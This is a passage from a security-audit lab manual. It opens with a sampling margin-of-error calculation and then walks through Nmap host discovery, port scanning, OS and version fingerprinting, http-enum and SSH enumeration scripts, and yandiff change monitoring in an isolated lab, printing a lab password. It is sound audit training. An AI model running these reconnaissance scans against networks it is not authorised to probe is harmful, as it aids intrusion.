Part 3: Using the bottom portion of the spreadsheet, enter 98 for the population size and 4 for the number matching criteria, we find that **4.08%** of our users were unaware of the tested policy, with a margin of error of **3.92%** for the 95% confidence interval. See the detailed answers below.

Margin of Error based on sampling results:				
n	Size of sample:	98.00		
	# matching criteria:	4.00		
p	% meeting criteria:	4.08%		
90% Confidence level:				
	Margin of Error:	3.29%		
	Range:	0.79%	to	7.37%
95% Confidence level:				
	Margin of Error:	3.92%		
	Range:	0.16%	to	8.00%
99% Confidence level:				
	Margin of Error:	5.15%		
	Range:	-1.07%	to	9.23%

What percentage of users were unaware of the tested policy? **4.08%**

What is the margin of error for this sample? **3.92%**

Fill in the blanks for this section of the report:

We are 95% confident that **4.08** % of company employees are unaware of the tested policy, with a margin of error of **3.92%**.

Or,

We are 95% confident that the true percentage of employees who are unaware of the tested policy lies between **0.16%** and **8.00%**.

Exercise 1.2 - Network Scanning and Continuous Monitoring with Nmap

VMs Needed

- ✓ 507Win10
- ✓ 507Firewall
- ✓ 507Alma
- ✓ 507Ubuntu


Objectives

- Demonstrate common use cases for the Nmap scanner
- Examine how to use Nmap for continuous network monitoring
- Explore Nmap scanning techniques for local and remote subnets
- Illustrate the use of Nmap scripts for service version detection and setting enumeration


Overview

Background: In this exercise, you will use Nmap to perform host discovery, port scanning, service version identification, and continuous monitoring.


Setup You'll need to open Putty SSH sessions on **both the 507Ubuntu and 507Alma VMs**. Click on the Putty icon in the taskbar to open the Putty SSH client.



To open a session to the Ubuntu VM, double-click on its name under the Saved Sessions section of the Putty UI.



If prompted to accept the SSH key for the VM, click the "Accept" button.



When prompted, enter **Password1** as the password.


Obtain a root shell on the Ubuntu system using this command:

```
sudo su -
```


Note that the prompt on the ubuntu server has changed from a '\$' character to a '#' character to indicate that you have successfully created a root shell.

```
Last login: Wed Jun  2 21:09:21 2021 from 10.50.7.100
auditor@ubuntu:~$ sudo su -
root@ubuntu:~#
```

To open a Putty SSH session on the Alma VM, first right-click on the Putty icon in the taskbar and then click the entry for the "alma" session.



If prompted to accept the SSH key for the VM, click the "Accept" button.



When prompted, enter **Password1** as the password.

Obtain a root shell on the Alma system using this command:

```
sudo su -
```

Enter **Password1** as your password if prompted.

Note that the prompt on the ubuntu server has changed from a '\$' character to a '#' character to indicate that you have successfully created a root shell.

```
Last login: Wed Jun  2 16:17:33 2021 from 10.50.7.100
[auditor@alma ~]$ sudo su -
[sudo] password for auditor:
Last login: Tue Jun  1 22:27:00 CDT 2021 on tty1
[root@alma ~]# |
```

Part 1 - Host Discovery Techniques

Instructions: From your Ubuntu VM root session, run an Nmap command to perform a host discovery on the local subnet. To avoid getting results from your physical laptop's VMWare products, you will restrict the scan range to IPs used for virtual machines. Remember that for a local scan, Nmap will use ARP to perform the discovery of hosts.

```
nmap -sn -n 10.50.7.9-199
```

Note the hosts that are discovered and verify that the results seem correct for your current lab setup.


```
root@ubuntu:~# nmap -sn -n 10.50.7.9-199
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 21:20 UTC
Nmap scan report for 10.50.7.40
Host is up (0.00019s latency).
MAC Address: 00:0C:29:A5:22:A2 (VMware)
Nmap scan report for 10.50.7.100
Host is up (0.00023s latency).
MAC Address: 00:0C:29:ED:A4:B6 (VMware)
Nmap scan report for 10.50.7.20
Host is up.
Nmap scan report for 10.50.7.21
Host is up.
Nmap scan report for 10.50.7.22
Host is up.
Nmap scan report for 10.50.7.23
Host is up.
Nmap scan report for 10.50.7.24
Host is up.
Nmap scan report for 10.50.7.25
Host is up.
Nmap scan report for 10.50.7.26
Host is up.
Nmap scan report for 10.50.7.29
Host is up.
Nmap done: 191 IP addresses (10 hosts up) scanned in 1.14 seconds
```

Next, from the Alma root session, run the same command. For scans from remote subnets, Nmap will use the combination of ICMP echo request, TCP SYN, and TCP ACK pings.

```
nmap -sn -n 10.50.7.9-199
```

```

[root@alma ~]# nmap -sn -n 10.50.7.9-199
Starting Nmap 7.70 ( https://nmap.org ) at 2021-06-02 16:24 CDT
Nmap scan report for 10.50.7.20
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.21
Host is up (0.013s latency).
Nmap scan report for 10.50.7.22
Host is up (0.0017s latency).
Nmap scan report for 10.50.7.23
Host is up (0.0015s latency).
Nmap scan report for 10.50.7.24
Host is up (0.0016s latency).
Nmap scan report for 10.50.7.25
Host is up (0.0015s latency).
Nmap scan report for 10.50.7.26
Host is up (0.0016s latency).
Nmap scan report for 10.50.7.29
Host is up (0.0014s latency).
Nmap scan report for 10.50.7.40
Host is up (0.00061s latency).
Nmap done: 191 IP addresses (9 hosts up) scanned in 4.03 seconds

```

Compare the results of the two scans and note that there are differences in the hosts reported as being up on the subnet. You should notice that the host at 10.50.7.100 (the Windows 10 VM) did not respond this time. That is because the Windows firewall on the Windows 10 VM is configured not to respond to certain traffic. The firewall between the Alma host and the Windows 10 VM is also blocking the TCP ACK scan packets as invalid traffic.

To detect remote hosts which do not respond to ICMP, you can fine-tune the Nmap scan by using TCP SYN packets for ports which are more likely to be open on the host. Run this command from the **Alma** root session and compare the results to the previous one:

```
nmap -n -sn -PE -PS22,80,443,135,445 10.50.7.9-199
```

```
[root@alma ~]# nmap -n -sn -PE -PS22,80,443,135,445 10.50.7.9-199
Starting Nmap 7.70 ( https://nmap.org ) at 2021-06-02 16:26 CDT
Nmap scan report for 10.50.7.20
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.21
Host is up (0.016s latency).
Nmap scan report for 10.50.7.22
Host is up (0.0012s latency).
Nmap scan report for 10.50.7.23
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.24
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.25
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.26
Host is up (0.0011s latency).
Nmap scan report for 10.50.7.29
Host is up (0.0012s latency).
Nmap scan report for 10.50.7.40
Host is up (0.00064s latency).
Nmap scan report for 10.50.7.100
Host is up (0.00064s latency).
Nmap done: 191 IP addresses (10 hosts up) scanned in 4.71 seconds
```

This command uses a combination of ICMP echo requests (-PE) and TCP SYN packets to the ports listed, which can find many Linux and Windows Hosts and web servers. It was able to detect the Windows VM because the Windows host responded to at least one of the SYN packets. On your audits, you may have to fine-tune your host discovery techniques to avoid false-negative scan results.

Part 2 - SYN Stealth vs. SYN Connect Scanning

Background: Nmap's default TCP scanning technique is known as SYN stealth scanning. In this mode, Nmap completes part of the TCP three-way handshake with the host, and then aborts the connection using a TCP RST (reset) packet. Because Nmap is designed as more of a hacking tool than an audit tool, this makes sense, because many hosts don't log the incoming connection until the handshake has completed. For your audit purposes, you will likely want to use TCP full connect scanning, which completes the three-way handshake and performs a normal teardown of the connection using the TCP FIN (finish) flag. Full connect scanning requires a bit more overhead but will often yield more accurate results with fewer unwanted side effects on the host being scanned. In this section of the exercise, you will compare the results obtained with a SYN stealth scan to those returned by a TCP full-connect scan.

Instructions: From your Putty SSH connection to the **Ubuntu VM**, run a stealth scan of a portion of the local subnet. In this example, you will specify the stealth scan type with the "-sS" flag, but this is not strictly necessary, since stealth scanning is the default.

```
nmap -sS -p 1-65535 10.50.7.20-29
```

```
Host is up (0.0000060s latency).
Not shown: 65533 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    filtered   http

Nmap scan report for ubuntu (10.50.7.25)
Host is up (0.0000050s latency).
Not shown: 65532 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    open       http
443/tcp   open       https

Nmap scan report for ubuntu (10.50.7.26)
Host is up (0.0000060s latency).
Not shown: 65533 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    filtered   http

Nmap scan report for ubuntu (10.50.7.29)
Host is up (0.0000060s latency).
Not shown: 65533 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
8834/tcp  open       nessus-xmlrpc

Nmap done: 10 IP addresses (8 hosts up) scanned in 8.90 seconds
```

Notice that multiple ports are reported as "filtered," rather than open or closed. NMAP uses this port status when it receives indeterminate results from the target. Next, run the same scan using the TCP full-connect option:

```
nmap -sT -p 1-65535 10.50.7.20-29
```

```

Host is up (0.00023s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http ←

```

Nmap scan report for ubuntu (10.50.7.25)

```

Host is up (0.00046s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

```

Nmap scan report for ubuntu (10.50.7.26)

```

Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http ←

```

Nmap scan report for ubuntu (10.50.7.29)

```

Host is up (0.00021s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8834/tcp  open  nessus-xmlrpc

```

Nmap done: 10 IP addresses (8 hosts up) scanned in 12.73 seconds

Compare the results of the two scans. In this example, the web servers being hosted by Docker do not seem to respond to the stealth scan but do respond to the full connect. We find full connect scanning to be much more reliable for audit purposes.

Part 3 - OS and Version Fingerprinting with Nmap

Background: Nmap can fingerprint operating system and service versions found on hosts. The service version scanning feature uses a combination of banner grabbing and active probes to try to determine the version of the service which is running. For operating system detection, Nmap sends a series of TCP and UDP probes and compares the responses against a database of over 2,000 known operating system versions. The OS detection feature works most reliably when it can analyze responses to both open and closed ports - the more ports you scan, the more reliable the result is likely to be.

Instructions: Use the version scanning feature of Nmap to enumerate the SSH and web server versions running on the Ubuntu VM VM and its hosted containers. From your Putty SSH connection to the Ubuntu VM, run this command:

```
nmap -sT -p22,80 -sV 10.50.7.20-29
```

```
root@ubuntu:~# nmap -sT -p22,80 -sV 10.50.7.20-29
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-16 19:37 CDT
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00021s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ubuntu (10.50.7.21)
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ubuntu (10.50.7.22)
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Note that Nmap has used banner grabbing for the web server ports to accurately determine that one container is using the Node JavaScript server, and to enumerate the Apache versions of the other servers. Also note that the server on port 80 for IP address 10.50.7.26 is identified as the Python "gunicorn" server, but that Nmap does not have enough information to accurately identify the NodeJSScan service listening on this port. *NodeJSScan* is a static code analysis tool which you will use during the Web Application section of the course.

Next, you will use the OS detection feature to fingerprint the operating system on your Windows 10 VM. The *"--stats-every"* flag is used to tell Nmap to report its scan progress every 10 seconds, since UDP scanning can be quite slow.

```
nmap --stats-every 10s -sT -sU -O 10.50.7.100
```

```

root@ubuntu:~# nmap --stats-every 10s -sT -sU -O 10.50.7.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-16 19:38 CDT
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 41.30% done; ETC: 19:39 (0:00:04 remaining)
Nmap scan report for 10.50.7.100
Host is up (0.00068s latency).
Not shown: 999 open|filtered ports, 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
137/udp    open  netbios-ns
MAC Address: 00:0C:29:9A:F4:F4 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), FreeBSD 6.X|10.X (86%), Microsoft Windows XP (85%)
OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3 cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), FreeBSD 6.2-RELEASE (86%), FreeBSD 10.3-STA
BLE (85%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds

```

Notice that Nmap had difficulty determining the operating system of the host because the Windows firewall on the Win10 VM prevented any TCP reset packets from being sent back to the scanner. Your success in OS fingerprinting will vary with the number and type of responses returned by the host.

Part 4 - Using Nmap Scripts

Background: As discussed in class, Nmap has the capability of executing scripts as part of a scan of a host. In this portion of the exercise, you will explore the use of a few of the scripts included with Nmap.

Instructions: One of the scripts included with Nmap is designed to perform a scan of the resources offered by a web server. The "http-enum" script will make requests to web servers discovered during a scan to see if common file and folder names are in use on that server. From your Putty SSH connection to the Ubuntu VM, run the "http-enum" script against two of the websites running on the Ubuntu VM VM:

```
nmap -sT -p80,443 --script=http-enum 10.50.7.22,24
```

```

root@ubuntu:~# nmap -sT -p80,443 --script=http-enum 10.50.7.22,24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 23:22 UTC
Nmap scan report for ubuntu (10.50.7.22)
Host is up (0.00030s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /admin/: Possible admin folder
| /admin/index.php: Possible admin folder
| /login.php: Possible admin folder
| /test.php: Test page
| /logs/: Logs
| /robots.txt: Robots file
| /info.php: Possible information file
| /phpinfo.php: Possible information file
| /.git/HEAD: Git folder
| /db/: BlogWorx Database
| /apps/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /db/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /documents/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /js/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /passwords/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /soap/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
|_ /stylesheets/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
443/tcp    closed https

Nmap scan report for ubuntu (10.50.7.24)
Host is up (0.00055s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /login.php: Possible admin folder
| /robots.txt: Robots file
| /.gitignore: Revision control ignore file
| /config/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
| /docs/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_ /external/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
443/tcp    closed https

Nmap done: 2 IP addresses (2 hosts up) scanned in 1.80 seconds

```

Examine the output from the script and feel free to explore the web resources you discovered during the scan.

Nmap also includes a script to examine the authentication methods supported by an SSH server, and another script to enumerate the encryption algorithms supported by the server. Run this command to execute both of those scripts against the Ubuntu VM:

```
nmap -sT -p22 --script=ssh-auth-methods --script=ssh2-enum-algos 10.50.7.20
```



```

root@ubuntu:~# nmap -sT -p22 --script=ssh-auth-methods --script=ssh2-enum-algos 10.50.7.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 23:23 UTC
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00017s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_ ssh2-enum-algos:
|   kex_algorithms: (9)
|     curve25519-sha256
|     curve25519-sha256@libssh.org
|     ecdh-sha2-nistp256
|     ecdh-sha2-nistp384
|     ecdh-sha2-nistp521
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
|     diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|     rsa-sha2-512
|     rsa-sha2-256
|     ssh-rsa
|     ecdsa-sha2-nistp256
|     ssh-ed25519
|   encryption_algorithms: (6)
|     chacha20-poly1305@openssh.com
|     aes128-ctr
|     aes192-ctr

```

[Screenshot output truncated]

These scripts could be quite useful to an auditor assisting the organization with inventorying the capabilities and configurations of all its SSH servers.

Part 5 - Nmap Output Files and Continuous Monitoring

Background: Remember from the class discussion that Nmap can save its output to disk files in various formats. In this section of the lab, you will explore this feature and then use a saved XML scan result as the baseline for a continuous network monitoring effort.

Instructions: Begin by performing a scan a single host on the lab network, saving the results to an Nmap text file. From your Putty SSH connection to the Ubuntu VM, run this command:

```
nmap -sT -p 1-65535 10.50.7.20 -oN scan.txt
```

```

root@ubuntu:~# nmap -sT -p 1-65535 10.50.7.20 -oN scan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 23:26 UTC
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

After the scan completes, examine the content of the results file using the "cat" command:

```
cat scan.txt
```

```

root@ubuntu:~# cat scan.txt
# Nmap 7.80 scan initiated Wed Jun  2 23:26:57 2021 as: nmap -sT -p 1-65535 -oN scan.txt 10.50.7.20
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

# Nmap done at Wed Jun  2 23:26:58 2021 -- 1 IP address (1 host up) scanned in 1.47 seconds

```

Notice that the text file contains the results printed to the screen, but with an added header and footer. The header includes the Nmap command which was used to generate the results. This is a useful feature because you can provide this text file to another auditor or administrator and they could replicate your test by using the same command that you ran.

Next, use this command to run a scan of multiple hosts, saving the results in an XML file:

```
nmap -sT -p 1-65535 10.50.7.20-29 -oX baseline.xml
```

```

root@ubuntu:~# nmap -sT -p 1-65535 10.50.7.20-29 -oX baseline.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 23:28 UTC
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00013s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.21)
Host is up (0.00057s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.22)
Host is up (0.00047s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.23)
Host is up (0.00049s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

[Screenshot output truncated]

Examine the format of the XML file produced by Nmap using the "cat" command:

```
cat baseline.xml
```

```

root@ubuntu:~# cat baseline.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/./share/nmap/nmap.xml" type="text/xml"?>
<!-- Nmap 7.80 scan initiated Wed Jun  2 23:28:40 2021 as: nmap -sT -p 1-65535 -oX baseline.xml 10.50.7.20-29 -->
<nmaprun scanner="nmap" args="nmap -sT -p 1-65535 -oX baseline.xml 10.50.7.20-29" start="1622676520" startstr="Wed Jun
2 23:28:40 2021" version="7.80" xmloutputversion="1.04">
<scaninfo type="connect" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1622676520" endtime="1622676526"><status state="up" reason="localhost-response" reason_ttl="0"/>
<address addr="10.50.7.20" addrtype="ipv4"/>
<hostnames>
<hostname name="ubuntu" type="PTR"/>
</hostnames>
<ports><extraports state="closed" count="65533">
<extrareasons reason="conn-refused" count="65533"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ssh" method="table"
conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="http" method="table
" conf="3"/></port>
</ports>
<times srtt="127" rttvar="87" to="100000"/>
</host>

```

[Screenshot output truncated]

You will use the baseline.xml file you just created as the baseline file in a simulation of continuous monitoring. To demonstrate how to find host and port changes with Nmap, you will need to create a difference in the host's running configuration. To ensure that you will have interesting results from your second scan, run this command to stop the Apache service on the Ubuntu VM:

```
systemctl stop apache2.service
```

Now that you've changed the state of the network, run a new scan, saving the results to a second XML file.

```
nmap -sT -p 1-65535 10.50.7.20-29 -oX observed.xml
```

```

root@ubuntu:~# systemctl stop apache2.service
root@ubuntu:~# nmap -sT -p 1-65535 10.50.7.20-29 -oX observed.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 23:32 UTC
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.000090s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.21)
Host is up (0.00033s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.22)
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for ubuntu (10.50.7.23)
Host is up (0.00032s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

[Screenshot output truncated]

Next, use the "yandiff" tool to create a text-based report on the screen, detailing the differences between the two scans:

```
yandiff --baseline baseline.xml --observed observed.xml
```

```

root@ubuntu:~# yandiff --baseline baseline.xml --observed observed.xml
yandiff run Wed Jun  2 23:33:38 2021
command line: --baseline baseline.xml --observed observed.xml
baseline: baseline.xml
observed: observed.xml
node key: IP
New hosts:

Missing hosts:

Changed hosts:
    10.50.7.25 (ubuntu) - up
        New Services:
        Missing Services:
            80/tcp/open (http)
            443/tcp/open (https)
        Changed Services:

```

This output could be forwarded to a system or security administrator via email to notify them that a change has occurred in the environment.

Yandiff can also export the results as XML for easier ingestion into a SIEM or other security tool. Use these commands to create and view an XML file containing the differences found between your baseline and observed scans:

```

yandiff --baseline baseline.xml --observed observed.xml --format xml --output-
file nmapDiff.xml
cat nmapDiff.xml

```

Exercise 1.2 - Network Scanning and Continuous Monitoring with Nmap

```
root@ubuntu:~# yandiff --baseline baseline.xml --observed observed.xml --format xml --output-file nmapDiff.xml
pDiff.xmlroot@ubuntu:~# cat nmapDiff.xml
<?xml version="1.0" encoding="utf-8"?>
<yandiff rundate="Wed Jun  2 23:34:47 2021" version="1.3" command_line="--baseline baseline.xml --observed observed.xml
--format xml --output-file nmapDiff.xml">
  <parameters node_key="IP">
    <baseline>
      <file>baseline.xml</file>
      <scan_args>nmap -sT -p 1-65535 -oX baseline.xml 10.50.7.20-29</scan_args>
      <nmap_version>7.80</nmap_version>
      <scan_start>Wed Jun  2 23:28:40 2021</scan_start>
    </baseline>
    <observed>
      <file>observed.xml</file>
      <scan_args>nmap -sT -p 1-65535 -oX observed.xml 10.50.7.20-29</scan_args>
      <nmap_version>7.80</nmap_version>
      <scan_start>Wed Jun  2 23:32:06 2021</scan_start>
    </observed>
  </parameters>
  <new/>
  <missing/>
  <changed>
    <host ip_addr="10.50.7.25" hostname="ubuntu" status="up">
